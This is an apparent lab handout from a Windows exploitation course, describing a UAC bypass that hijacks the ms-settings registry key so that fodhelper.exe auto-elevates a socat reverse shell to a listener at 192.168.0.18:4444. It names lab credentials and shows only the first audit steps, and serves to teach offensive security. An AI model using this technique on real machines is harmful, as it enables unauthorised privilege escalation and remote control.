Module 08: Windows Exploitation and Privilege Escalation

```
# Exercise 09: Using Auto Elevate to Bypass UAC
```

Scenario

Windows applications utilizing the **AutoElevate** manifest setting can bypass User Account Control (UAC) prompts automatically without requiring interactive user authorization. For an executable to auto-elevate, it must satisfy two core requirements:
1. It must be digitally signed by the **Windows Publisher**.
2. It must execute from a trusted directory (such as **C:\Windows\System32**).

One well-known native binary featuring `autoElevate` is **fodhelper.exe** (Features on Demand helper). When executed, `fodhelper.exe` inspects the registry for the `ms-settings` Programmatic ID (ProgID) under `HKEY_CLASSES_ROOT`. By hijacking the corresponding registry key in the current user context (**HKCU\Software\Classes\ms-settings\shell\open\command**) and adding an empty **DelegateExecute** string value, attackers can redirect the auto-elevated execution to an arbitrary command—such as a `socat` reverse shell—resulting in a high-integrity administrative command prompt without triggering a UAC prompt.

Objective


The objective of this lab is to help students learn how to:
- Verify `autoElevate` manifest declarations in native Windows executables using Sysinternals `sigcheck64.exe` (**sigcheck64 -m c:\windows\system32\msconfig.exe**)
- Understand ProgID registry structures and shell open command overrides under `HKCU\Software\Classes`
- Hijack the **ms-settings** ProgID key structure (`shell\open\command`) and create the **DelegateExecute** string value
- Configure a `socat` reverse shell command targeting an attacker listener (**192.168.0.18:4444**)
- Trigger **fodhelper.exe** to execute the auto-elevated payload
- Verify mandatory high integrity level of the reverse shell using **whoami /groups | find "Label"**

Task 1: Audit Application Manifests and Execute UAC Bypass via Fodhelper Registry Hijacking


In this task, we inspect executable manifest permissions using `sigcheck64`, configure the `ms-settings` ProgID registry key under `HKCU`, start a Netcat listener on Parrot Security, and trigger `fodhelper.exe` to obtain a high-integrity reverse shell.

Lab Tasks


1. Switch to **Sales Department** machine (**Admin** / **test@123**). Open Command Prompt and navigate to `Downloads\Sigcheck`:
   cd Downloads\Sigcheck




1. Inspect the application manifest of `msconfig.exe` for the `autoElevate` property:
   sigcheck64 -m c:\windows\system32\msconfig.exe
   Click Agree on the license prompt and observe the `<autoElevate>true</autoElevate>` *element.*




1. Open **Registry Editor** (**regedit**) and inspect standard ProgID associations under `Computer\HKEY_CLASSES_ROOT`.




